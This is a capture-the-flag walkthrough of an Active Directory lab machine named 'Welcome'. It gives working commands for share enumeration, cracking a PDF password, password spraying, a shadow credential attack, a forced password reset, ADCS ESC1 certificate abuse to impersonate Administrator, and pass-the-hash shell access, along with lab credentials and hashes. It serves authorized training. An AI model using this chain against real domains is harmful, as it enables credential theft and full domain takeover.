HackSmarter.org - Welcome

Table of Contents
- Abstract
- Scope and Objective
- Enumeration
- Obtaining a.harris's password
- Shadow Credential attack on i.park user
- ForceChangePassword on svc_ca user
- ESC1 to Domain Admins
Abstract
Welcome is an easy Windows Active Directory machine where we are provided with a valid domain user credential in an phishing assessment scenario to pentesting Windows Active Directory that also have Certification Service installed and operating.
With provided credential, we can access to "Human Resources" share where welcome document stores including password-protected guide that contains default password and by cracking it, we will be able to obtain the default password used for domain users.
The default password can then be sprayed to discover that "a.harris" user from "HR" group itself is not changed the password where it can be abused to change password or conduct shadow credential attack on "i.park" user from "HelpDesk" group via "GenericAll" right.
"HelpDesk" group have "ForceChangePassword" right over "svc_ca" user that can enroll ADCS ESC1 vulnerable certificate template where we can supply arbritary SAN to obtain NT hash of domain admins user and root the machine.
Scope and Objective
You are a member of the Hack Smarter Red Team. During a phishing engagement, you were able to retrieve credentials for the client's Active Directory environment. Use these credentials to enumerate the environment, elevate your privileges, and demonstrate impact for the client.
Starting Credentials
e.hills:Il0vemyj0b2025!
Enumeration

I will start with rustscan since it is faster than nmap and VPN connection can tolerate this much of traffic unlike HTB. (I could not use rustscan could not be used on HTB) and we can see a lot of port opening on this machine as expected since this is the domain controller
rustscan -a $IP -- -A

Beside that, we can also see that SSL cert was issued by "WELCOME-CA" which mean this domain have Certificate Services installed and running which we can also obtain "DC01.WELCOME.local", "WELCOME.local" and "DC01" to map with the IP address in our hosts file


To check the validity of the provided credential, I use NetExec to authenticate to the domain controller via SMB protocol and we can see that this credential is indeed valid and it have READ persmission on "Human Resources" share.
uv run nxc smb WELCOME.local -u 'e.hills' -p 'Il0vemyj0b2025!' --shares

Before accessing file share, I use rusthound to retrieve domain information and that can be used to visualize the dangerous relationship between each domain object on the bloodhound.
rusthound-ce -d WELCOME.local -u 'e.hills' -p 'Il0vemyj0b2025!' -z


The bloodhound graph shows that there are 2 users within the HR group which have "GenericAll" right over "i.park" user of "Helpdesk" group, this group can change password of "svc_ca" account which have "GenericAll" right over "Account Operators" group and can also enroll 1 ADCS ESC1 vulnerable template on this domain so this should be our path to the domain compromise.

I will also pull a valid domain user list to a new text file first so if I obtained a new hash or a password then I can only spray on the valid domain user
uv run nxc ldap WELCOME.local -u 'e.hills' -p 'Il0vemyj0b2025!' --users-export user.txt
Obtaining a.harris's password
After accessing the share of HR, we can see 5 different pdf files which i'm interesting in Welcome Start Guide.pdf file that could possibly have "default password" in it but I will still download them all nonetheless.
smbclient \\\\WELCOME.local\\"Human Resources" -U 'e.hills'%'Il0vemyj0b2025!'


And we can see that Welcome Start Guide.pdf is a password-protected file so we gonna need to crack it first.


By using John The Ripper, we can quickly retrieve the password "humanresources" to open this pdf file within a few moment.
pdf2john Welcome\ Start\ Guide.pdf > pdfhash
john --wordlist=/usr/share/wordlists/rockyou.txt pdfhash

As expected that there is a default password within this file so we can now use this password to spray to all valid domain users.

The password spraying result shows that "a.harris" did not change his password and this user is a part of the attack chain we discovered from bloodhound so now we can start our operation to compromise the domain.
uv run nxc smb WELCOME.local -u user.txt -p 'Welcome2025!@' --continue-on-success
Shadow Credential attack on i.park user
"HR" group have "GenericAll" right over "i.park" user which inherit to member in this group where we can either change password of this user, conduct targeted kerberoasting attack or Shadow credential attack (ADCS installed).

Since shadow credential is more stealthy which not mess with the password of user, I went with this attack via certipy, this tool will automatically add Key Credential to "i.park" user then get TGT and use that to retrieve NT hash of this user.
certipy-ad shadow auto -u a.harris@WELCOME.local -p 'Welcome2025!@' -account i.park
ForceChangePassword on svc_ca user

Since "i.park" is a member of "HelpDesk" group which inherit "ForceChangePassword" right over "svc_ca" user, we can use bloodyAD to change password of this user directly.
bloodyAD --host $IP -d "WELCOME.local" -u "i.park" -p :b689c61b88b0f63cfc2033e5dba52c75 set password "svc_ca" "Password123"
ESC1 to Domain Admins

Since we know that "svc_ca" account has ADCS ESC1 template on this domain, we can lookup to the domain admins group to find the high privilege target and the only member of this group is "Administrator"

We can now use certipy to confirm the template that was vulnerable to ADCS ESC1 which we can see that "Welcome-Template" is the one that we can enroll without manager approval and can specify arbitrary SAN.
certipy-ad find -u 'svc_ca@WELCOME.local' -p Password123 -stdout -vulnerable

I will request certifcate from this vulnerable template and supply upn of administrator (while mapping its SID) in SAN and now we can use this certificate to authenticate to the domain controller.
certipy req -u 'svc_ca@WELCOME.local' -p Password123 -target 'WELCOME.local' -ca 'WELCOME-CA' -template 'Welcome-Template' -upn 'Administrator@WELCOME.local' -sid 'S-1-5-21-141921413-1529318470-1830575104-500'

Using the certificate we just obtained, we can now use that to authenticate to the domain controller again to get TGT which certipy will automatically retrieve NT hash for us.
certipy auth -pfx administrator.pfx -dc-ip $IP

With NT hash obtained, we can now root the machine by imply use WinRM or impacket tool to get a shell as SYSTEM and loot the root flag.
evil-winrm -i WELCOME.local -u administrator -H 0cf1b799460a39c852068b7c0574677a

Since I forgot the user flag, I went back to bloodhound again to see which user can get a foothold and we can see that "a.harris" is also a member of "Remote Management Users" which mean we can use Windows Remote Management protocol (WinRM) to authenticate and gain foothold on the domain controller in the first place.

Since we are already the domain admins, we can just simply navigate to desktop of this user and loot user flag.
And now we are done :D